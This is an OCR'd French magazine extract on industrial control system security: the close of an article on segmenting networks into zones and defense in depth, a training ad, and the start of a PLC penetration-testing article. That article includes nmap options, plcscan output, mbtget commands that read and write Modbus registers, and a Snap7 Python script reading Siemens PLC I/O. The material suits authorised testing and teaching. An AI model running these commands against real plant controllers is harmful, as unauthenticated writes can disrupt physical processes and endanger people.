Une deuxième manière de mener une attaque consiste à corrompre les données envoyées de A à B : en positionnant des valeurs erronées des mesures de A, on peut faire dériver le procédé, soit pour mettre l'installation en panne via l'automate de sûreté par déclenchement des seuils d'alerte, soit, plus subtilement, pour générer de la non-qualité et causer des pertes économiques importantes (c'est le scénario Stuxnet).

Même si sur le système A on contrôle les données via une IHM, un hacker peut falsifier les mesures tout en renvoyant vers l'affichage des données « correctes », encore une fois comme cela a été fait pour Stuxnet.

Ce mode d'attaque, qui consiste à manipuler les données à partir d'un système pour en perturber d'autres est plus difficile à concevoir, car il faut connaître le processus pour savoir comment « bien » régler les paramètres. Par contre, la cyber-attaque est plus simple à effectuer, car il suffit de corrompre un seul système.

Les mesures techniques d'intégrité des données, d'authentification, et de pare-feux sont impuissantes à contrer ce type d'attaques : il faut travailler sur l'indépendance fonctionnelle entre les différents systèmes, c'est-à-dire en bon français « ne pas faire confiance à son voisin ». En pratique, cela voudrait dire pour notre exemple que le système B ré-effectue les mesures des produits chimiques critiques qu'il reçoit en entrée du système A : on sépare fonctionnellement les deux procédés.

Note

MODBUS : protocole industriel type, porté de bus série vers TCP (MODBUS/TCP). Voir aussi l'article « pen-testing ».

5.3 Les autres objectifs

Il existe d'autres objectifs de sécurité où l'architecture peut contribuer : la détection de cyber-attaques, la réaction, la résilience, la reprise d'activité. On dispose encore de peu de retours d'expérience sur ces aspects en environnement industriel.

On peut tout de même citer quelques principes utiles :

- détection : il faut définir ce qui est normal (état des systèmes, flux réseaux...) pour pouvoir détecter des anomalies, éventuellement dues à des cyber-attaques. D'où l'importance de l'état des flux et des approches de « gestion de configuration » pour la cybersécurité.
- réaction : il faut définir des procédures en cas de détection (et donc, des responsables...), avec par exemple, une définition claire des points de coupures réseaux, ce qui nécessite de les prévoir dans l'architecture.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

6 La mise en œuvre des solutions architecturales

La réduction de la « surface d'attaque » se fait par deux principes :

- segmentation : seule une partie du SI est accessible aux différents intervenants non privilégiés ;
- défense en profondeur : on va placer plusieurs barrières physiques et logiques ; plus les procédés sont critiques, plus ils seront éloignés de la « surface » (les points d'accès au SI industriel) par plusieurs interfaces physiques et logiques.

Pour pouvoir mettre en œuvre ces deux approches, segmentation et « défense en profondeur », il va donc falloir :

- séparer le SI industriel du SI de gestion ;
- « découper » le SI industriel en « zones » : ce terme est défini et commun à plusieurs normes (ISA et IEC notamment), et commence à passer dans le vocabulaire « courant » du domaine ;
- répartir les zones de manière à construire les « étages » de la défense en profondeur.

À noter que l'approche de « diversification », issue de la sûreté, est quelquefois envisagée. D'ailleurs, dans notre exemple les trois automates sont de marques différentes, ce qui augmente la difficulté à en attaquer plusieurs simultanément. Le retour sur investissement pour la cybersécurité est cependant faible : cela augmente un peu la difficulté d'une attaque, mais le développement et la maintenance sont beaucoup plus coûteux.

6.1 Les méthodes de segmentation en « zones »

Historiquement, c'est l'ISA qui a introduit le concept de zones, et les « conduits » qui sont les canaux permettant de faire interagir deux zones. Le schéma ci-dessous illustre ces concepts (Figure 7).

Les zones sont des regroupements physiques et logiques de composants, et elles constituent des unités indépendantes en cas de cyber-attaques : un attaquant unique (humain, virus...) ne peut pas simultanément s'en prendre à plusieurs zones sans être au moins détecté, sinon empêché. On suppose donc l'existence de moyens de contrôle ou de détection des flux (données et personnes) entre zones.

Comment définir les zones ?

La partie de la norme ISA/IEC 62443 qui explique comment définir les « zones » est encore en travaux, et dans le domaine nucléaire, différentes normes (AIEA, IEC 62645, NRC 5.71) définissent des zones, mais sans expliquer non plus comment on les construit.




Fig. 7 : Exemple type de zones et conduits selon l'ISA (http://www.isa-france.org/).

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Ceci dit, l'absence de règle générale de définition des zones n'est pas étonnante, car il n'y a pas de méthode qui fonctionnerait avec tous les types d'installations. Une partie du travail de définition d'architecture sécurisée consiste justement à trouver la manière de définir des zones, en tirant parti de l'existant :

- dépendances fonctionnelles existantes : on voudra profiter des « frontières naturelles » déjà existantes ;
- possibles ruptures technologiques entre équipements : on pourra facilement définir un « conduit » entre deux zones si une passerelle les relie (traduction de protocole par exemple) ;
- API de sûreté : on placera en zones distinctes les composants de pilotage et de sûreté.

La segmentation en zones est coûteuse, mais ne nécessite pas forcément de « casser » l'architecture existante, on peut se contenter de rajouter des équipements : pare-feux en mode « bridge », capteurs additionnels, sondes réseaux, utilisation de VLANs...

6.2 La défense en profondeur

Le principe de défense en profondeur consiste à créer des « étages » pour les zones plus ou moins critiques. On va définir des règles de flux entre « étages », et des exigences de sécurité variables au sein de chaque « étage ». Ces deux aspects sont représentés sur ce schéma inspiré du modèle de l'AIEA :




Fig. 8 : Principe des degrés de criticité avec règles de flux et exigences de sécurité variables.

Plusieurs termes sont utilisés pour définir ces « étages » dans les normes : « security levels » pour l'ISA (4 niveaux + 1 niveau « sécurité nulle »), « degrés de sécurité » pour IEC 62645 (3 au minimum), « classes » pour l'ANSSI (3 classes), « confidence level » pour la norme NRC 5.71 américaine (4 + 1 qui est le niveau de confiance 0, défini comme l'internet, et donc le niveau de confiance 1 pour le SI gestion). On utilisera ci-dessous le terme de degré.

La classification d'un système ou d'une partie d'installation dans un « degré de sécurité » repose sur le principe

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

d'évaluation d'un « macro risque » en cas de cyber-attaque, avec une échelle d'impact sur plusieurs facteurs :

- humains (blessés, morts...) ;
- économiques (perte pour l'entreprise : production arrêtée, investissement perdu...) ;
- impact sociétaux (pour la région, le pays...) ;
- environnementaux (pollution, dégradation...) ;
- image de marque de l'entreprise ;
- risque pénal (non-respect de normes).

Les différentes combinaisons d'échelle et les seuils varient suivant les approches. Par exemple, l'échelle ANSSI a trois composantes pertinentes pour les OIV : humain, sociétal et environnemental. À noter que les différents critères varient suivant les normes, par exemple la valeur d'une vie humaine varie de plusieurs ordres de grandeur...

6.3 Les deux approches sont complémentaires

Les approches de « zones » et de « degrés » peuvent être combinées, ce qui permet d'augmenter la robustesse des architectures face aux cyber-attaques.

Il est alors possible de jouer sur la prévention (entre degrés) et la détection (entre zones), pour tirer le meilleur parti des indépendances pré-existantes, et limiter l'impact économique en focalisant les efforts sur les parties les plus critiques de l'installation.

Le schéma en Fig. 9 présente ceci, sachant que c'est une vue logique qui ne reflète pas nécessairement le câblage réseau physique.

7 Exemples et retours d'expérience

7.1 Impact de la segmentation d'un réseau « à plat »

La mise en place d'une segmentation réseau apporte un certain nombre de « bonus » avérés par l'expérience :

- lors de l'opération de cartographie de l'existant, on fait effectivement un certain nombre de découvertes, ce qui permet de faire un peu de ménage ;
- la segmentation diminue le volume des broadcasts (ARP, etc.) et des risques liés ;
- l'examen des flux entre sous-réseaux révèle des flux erronés permettant des corrections.

Mais surtout, l'expérience permet de contredire la croyance que la mise en place de routeur/pare-feu est




Fig. 9 : Combinaison du zonage et de la défense en profondeur.

source de délais et de pannes : un équipement redondé suffisamment puissant n'aura pas de soucis à gérer le trafic d'une installation industrielle. Cela demande de nouvelles compétences, ou plutôt, cela demande aux opérationnels de faire appel aux compétences de la DSI : on peut considérer comme un bénéfice de décloisonner les services en cloisonnant les réseaux !

7.2 Et si on revenait aux solutions d'autrefois ?

C'est la blague habituelle face à la difficulté de sécuriser une installation : « on va finir par revenir aux cartes à relais ».

Eh bien cela arrive, voici deux exemples :

- dans un premier cas, un API de sûreté partageait réseau et détecteurs avec l'automate de pilotage. La plupart des fonctions de cet API visaient à prévenir des risques limités et seule une fonction était réellement critique, avec risque létal. Une solution était de segmenter les réseaux et de rajouter des capteurs, mais il s'est avéré plus simple de rajouter une fonction câblée de sûreté pour ce seul risque létal, sur la base peu coûteuse et facile à maintenir d'un contacteur, un petit circuit et d'un gyrophare ;
- dans un second cas, un API était connecté à un réseau tiers hors de notre contrôle, et pouvait donc être corrompu. Différentes solutions ont été envisagées, dont la mise en place d'un pare-feu applicatif MODBUS. L'exploitant a suggéré une solution plus simple et de bon sens : revenir à une EPROM au lieu d'une carte mémoire pour le logiciel de l'automate...

Les solutions « non programmables » retrouvent ainsi droit de cité dans le contrôle-commande grâce à la cybersécurité ! ■

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

SANS

www . hsc-formations . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408
Investigation Inforensique Windows


FOR 508
Analyse Inforensique et réponses aux incidents clients

FOR 610
Rétroingénierie de logiciels malfaisants : Outils et techniques d'analyse

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

GIAC SANS

HSC



TESTS D'INTRUSION SUR AUTOMATES :

MÉTHODES, OUTILS ET RETOURS D'EXPÉRIENCE

Arnaud Soullié, Solucom – @arnaudsoullie

mots-clés : PENTEST / SCADA / METASPLOIT / MODBUS

Bien que la sécurité fasse petit à petit son entrée dans les SI industriels, le test d'intrusion en est bien souvent exclu. Et pourtant, il y a de quoi faire...

Des équipements peu sécurisés, interconnectés sans précautions particulières, administrés par des personnes n'ayant pas forcément des compétences en sécurité : voici un cocktail détonnant pour le résultat d'un pentest. Cependant, la méthodologie et la boîte à outils de l'auditeur doivent s'adapter pour être efficaces.

1 Les Automates Programmables Industriels (API), une cible de choix ?

Les automates programmables industriels (Figures 1 à 4) peuvent être assimilés à des ordinateurs qui ont été conçus pour fonctionner dans des environnements ayant de fortes contraintes physiques (poussière, température, humidité, vibrations, électromagnétisme, corrosion, etc.) et qui permettent de commander des équipements physiques à partir de données analogiques ou numériques issues de capteurs, d'un PC ou d'un serveur ayant un logiciel de contrôle commande et permettant d'envoyer des consignes numériques.

Fig. 1 : Siemens S7-1200

En fonction des mesures ou consignes reçues des systèmes de contrôle commande, ils vont envoyer un signal électrique à un pré-actionneur ou actionneur, par exemple une électro-vanne qui s'ouvrira ou se fermera selon la tension électrique reçue. Ce signal engendrera une action mécanique ayant une influence physique sur le procédé de production comme augmenter la température d'un four ou diminuer le débit de l'eau. De manière similaire, les API vont transformer le signal électrique reçu d'un capteur en valeur numérique envoyée à l'application de supervision (Figures 3 et 4).




Fig. 2 : Schneider M340

Les fonctions d'automatisation sont réalisées par des programmes codés dans des langages définis par la norme IEC61131. Le plus utilisé est le langage Ladder, un langage visuel qui reprend les codes des circuits électriques avec des contacts ouverts/fermés, des bobines, etc.

L'augmentation du besoin de communiquer ainsi que la convergence vers les technologies IT ont poussé à l'intégration dans les automates de la technologie nécessaire pour les connecter au réseau. Ils constituent aujourd'hui le système le plus proche du procédé connecté au réseau et de par leurs faiblesses de sécurité intrinsèque, ils constituent une cible de choix pour un attaquant.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 3 : Connectique S7-1200




Fig. 4 : Architecture d'un API

On peut noter une tendance à l'utilisation de capteurs « intelligents », qui sont des « mini-API », connectés au réseau. Ils permettent par exemple d'utiliser une liaison radio sur des sites de grande envergure et ainsi de s'affranchir d'un coûteux câblage.

2 Reconnaissance : comment identifier les APIs sur le réseau

La gestion du réseau n'est pas la spécialité des équipements industriels. S'agissant de composants non-standards, leur pile TCP/IP est historiquement beaucoup moins robuste que celle d'une machine Windows ou Linux.

2.1 Scan de port

Il est fréquent de porter atteinte à la disponibilité d'un automate par un scan de port un peu trop...fougueux !

Il est donc conseillé, très fortement même, de ne jamais réaliser de tests d'intrusion sur un SI industriel en production, pour éviter tout incident. Le guide de sécurité SI industriel publié par le NIST **[NIST]** cite d'ailleurs plusieurs exemples d'incidents liés à la réalisation de tests d'intrusion sur un SI industriel de production : un simple balayage ping engendrant la perte de 50 000$ de matériel dans une usine de fabrication de semi-conducteurs, ou bien encore le blocage de la distribution de gaz durant plusieurs heures suite à un pentesteur qui a « légèrement » débordé de son périmètre.

Au regard des interconnexions que l'on peut constater entre les mondes bureautiques et industriels, il est même recommandé de poser explicitement la question à tout client industriel avant de démarrer un pentest sur le réseau bureautique.

Voici quelques bonnes pratiques à respecter pour pentester tranquillement (et ne pas avoir à redémarrer l'automate 3 fois pendant le scan de ports...) :

- Utiliser de préférence un environnement de développement, ou intervenir lors d'un arrêt de maintenance de l'installation ;
- Réduire la vitesse de scan ! Par défaut, `nmap` utilise l'option `-T3` qui est effectivement adaptée aux environnements classiques. Pour un automate, il est préférable de ne scanner qu'un seul port à la fois, en utilisant l'option `–scan-delay=1` ;
- Ne pas effectuer de `SYN scan`, car c'est un comportement non-standard et il est fréquent de mettre en défaut un API ainsi. Il est préférable de réaliser un `TCP scan`, en utilisant l'option `-sT`. De même, il est déconseillé de réaliser un scan UDP ;
- Enfin, il est préférable de ne pas utiliser les fonctions de fingerprinting, de découverte de système d'exploitation et évidemment, de sélectionner manuellement les scripts à exécuter.

2.2 Services accessibles sur un automate

Souvent, la phase de durcissement de l'automate est inexistante, l'ensemble des services disponibles est activé par défaut et joignable sur le réseau, dès lors que l'on y est connecté. On rencontre beaucoup de protocoles classiques : TELNET, SSH, FTP, serveur web...

Ensuite, on retrouve les services correspondants aux protocoles de communication industriels. On peut citer, parmi les plus fréquemment rencontrés :

-Modbus/TCP ;

-Profinet ;

-CIP ;

-DNP3 ;

-HART ;

Voici un exemple de services accessibles sur un automate Siemens S7-1200 :

Port	Service
TCP 80	Serveur web intégré
TCP 102	ISOTAP, utilisé pour communiquer avec les autres automates et les logiciels de programmation
TCP 443	Serveur web intégré HTTPS
UDP 161	SNMP
UDP 34964	PROFINET Context Manager

Voici un exemple de services accessibles sur un automate Schneider :

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Port	Service
TCP 21	FTP
TCP 80	Serveur web intégré
TCP 502	MODBUS/TCP
UDP 161	SNMP

Il existe également des outils de reconnaissance dédiés aux automates, le plus connu étant **plcscan** **[PLCSCAN]**. Il permet de découvrir sur le réseau des automates Siemens ainsi que ceux utilisant le protocole Modbus. Il permet également de récupérer des informations sur ces automates. Voici le résultat d'un scan sur un automate Siemens S7-1200 :

```
root@kali:~/toolz/plcscan-read-only# python plcscan.py 192.168.1
Scan start...
192.168.1:102 S7comm (src_tsap=0x100, dst_tsap=0x200)
 Module                : 6ES7 212-1BE31-0XB0  v.0.1     (36455337203231322d314
24533312d30584230202020000012020)
 Basic Hardware        : 6ES7 212-1BE31-0XB0  v.0.1     (36455337203231322d314
24533312d30584230202020000012020)
 Basic Firmware        : 6ES7 212-1BE31-0XB0  v.3.0.2     (36455337203231322d3
1424533312d30584230202020056030002)
Scan complete
```

Voici le résultat du scan d'un automate Schneider M340 :

```
root@kali:~/toolz/plcscan-read-only# python plcscan.py 192.168.0.5
Scan start...
192.168.0.5:502 Modbus/TCP
  Unit ID: 0
    Device: TELEMECANIQUE    BMX P34 2030 v2.0
  Unit ID: 255
    Device: TELEMECANIQUE    BMX P34 2030 v2.0
Scan complete
```

Le scanneur de vulnérabilité Nessus dispose également de plus de 160 plugins dans la catégorie « SCADA », qui concernent à la fois les logiciels de supervision et les automates. On trouvera notamment des modules pour détecter les périphériques Modbus, ainsi que des mots de passe par défaut pour les équipements Schneider, par exemple **[PLUGINS NESSUS]**.




Fig. 6

3 Les protocoles de communication industriels

3.1 Modbus

Le protocole Modbus est l'un des protocoles de communication industriels les plus répandus. Originellement destiné à être utilisé sur des liaisons série de type RS-232, son utilisation a été étendue à TCP avec le développement de ModBus TCP, avec encapsulation dans une trame Ethernet.

Les spécifications du protocole Modbus sont disponibles librement **[SPEC MODBUS]**. Une trame Modbus/tcp se compose ainsi :

- Numéro de séquence ;
- Adresse de destination ;
- Fonction ;
- Données ;
- Contrôle d'intégrité ;
- ...le tout encapsulé dans une trame TCP classique.




Fig. 5

Les fonctions Modbus permettent principalement la lecture et l'écriture de valeurs, mais nous verrons par la suite que d'autres choses sont possibles.

On notera au passage que le protocole ne propose aucun mécanisme d'authentification ou de chiffrement.

Le protocole ModbusTCP étant simple dans sa conception, de nombreux outils et bibliothèques permettent de dialoguer par ce biais. Afin de mieux comprendre le fonctionnement de Modbus et de tester ses outils, il est possible d'utiliser **modbuspal**, un simulateur Modbus écrit en Java **[MODBUSPAL]**. Il est possible

Fig. 7




Fig. 8

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 9

de faire un usage poussé de **modbuspal**, par exemple en simulant des process et en faisant varier la latence des équipements simulés, mais nous nous limiterons ici à un usage basique.

Au lancement du logiciel, on peut ajouter un ou plusieurs « esclaves » modbus, qui vont chacun disposer de registres et de « bobines », qui vont respectivement contenir une valeur ou un bit de donnée (voir Figures 6, 7 et 8).

Ensuite, on démarre le simulateur en cliquant sur ***Run***.

Pour envoyer des requêtes Modbus, on peut utiliser le script perl **MBTGET** **[MBTGET]**. Requêtons notre simulateur :

```
root@kali:~/toolz/mbtget-master# perl mbtget -a 0 -r3 -hex -n 2 127.0.0.1
values:
1 (ad 00000): 0xb16b
2 (ad00001) : 0x00b5
```

Il suffit de passer en paramètre :

- L'adresse à lire (**-a 0**) ;
- La fonction Modbus à utiliser (**-r3 : read word(s) (function 3)**) ;
- Le nombre de « mots » de 2 octets à lire (**-n 2**) ;
- L'IP à requêter ;
- L'option **-hex** quant à elle, est assez explicite.

On retrouve alors les données insérées dans le simulateur.

Le logiciel d'analyse de trafic réseau Wireshark dispose d'un dissecteur efficace pour le protocole Modbus, on peut l'utiliser pour analyser la requête que nous venons de faire (Figure 9).

De la même manière, on peut modifier ces données via la requête suivante :

```
root@kali:~/toolz/mbtget-master# perl mbtget -a 0 -w6 0xBEEF -hex 127.0.0.1
word write ok
```

On observe alors la modification de valeurs dans le simulateur (Figure 10).




Fig. 10

J'ai également modifié le module auxiliaire Metasploit **modbusclient**, qui se limitait à des requêtes d'écriture, afin de permettre l'envoi de requêtes de lecture/écriture, il a été intégré à Metasploit **[MODBUSCLIENT]**.

3.2 Siemens STEP7

Comme nous venons de le voir avec Modbus pour les automates Schneider, il est également possible de dialoguer avec les automates Siemens. Pour ce faire, on peut utiliser la bibliothèque open source **Snap7** **[SNAP7]**. Pour aller plus vite, dans cet exemple nous allons utiliser un wrapper en Python de cette bibliothèque **[SNAP7-PYTHON]**.

Par défaut, Wireshark n'est pas en mesure de disséquer les dialogues entre un automate Siemens et le logiciel de programmation, TIA Portal. Il existe heureusement un dissector qui permet de le faire **[S7COMMS]**, qu'il suffit d'installer dans le répertoire **plugins** de votre installation de Wireshark. Il peut également s'avérer nécessaire désactiver le protocole T125, qui est utilisé par défaut, parfois à tort, par Wireshark. Pour cela, décocher la case correspondante dans le menu ***Analyze***, puis ***Enabled protocols***.

Créons un simple programme Python afin d'afficher l'état des entrées et des sorties de l'automate :

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-

import snap7

SIEMENS_S71200 = 'IP_ADDRESS'

class Siemens(object):

  def __init__(self, host):
    self.client = snap7.client.Client()
    self.client.connect(SIEMENS_S71200, 0, 1)

  def read_input(self, i):
    r = self.client.read_area(snap7.types.areas['PE'], 0, i, 1)
    return r[0] == 1
```

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
  def read_output(self, i):
    r = self.client.read_area(snap7.types.areas['PA'], 0, i, 1)
    return r[0] == 1

  def close(self):
    self.client.disconnect()


s7 = Siemens(SIEMENS_S71200)

print 'Valeurs des inputs'
for i in range(0, 7):
  print 'Valeur input ' + str(i) + ' : ' + str(s7.read_input(i))

print '\r\nValeur des outputs'
for i in range(0, 7):
  print 'Valeur output ' + str(i) + ' : ' + str(s7.read_output(i))

s7.close()
```

Résultat :

```
c:\Users\soullie\Documents>python s7.py
Valeurs des inputs
Valeur input 0 : False
Valeur input 1 : False
Valeur input 2 : False
Valeur input 3 : False
Valeur input 4 : False
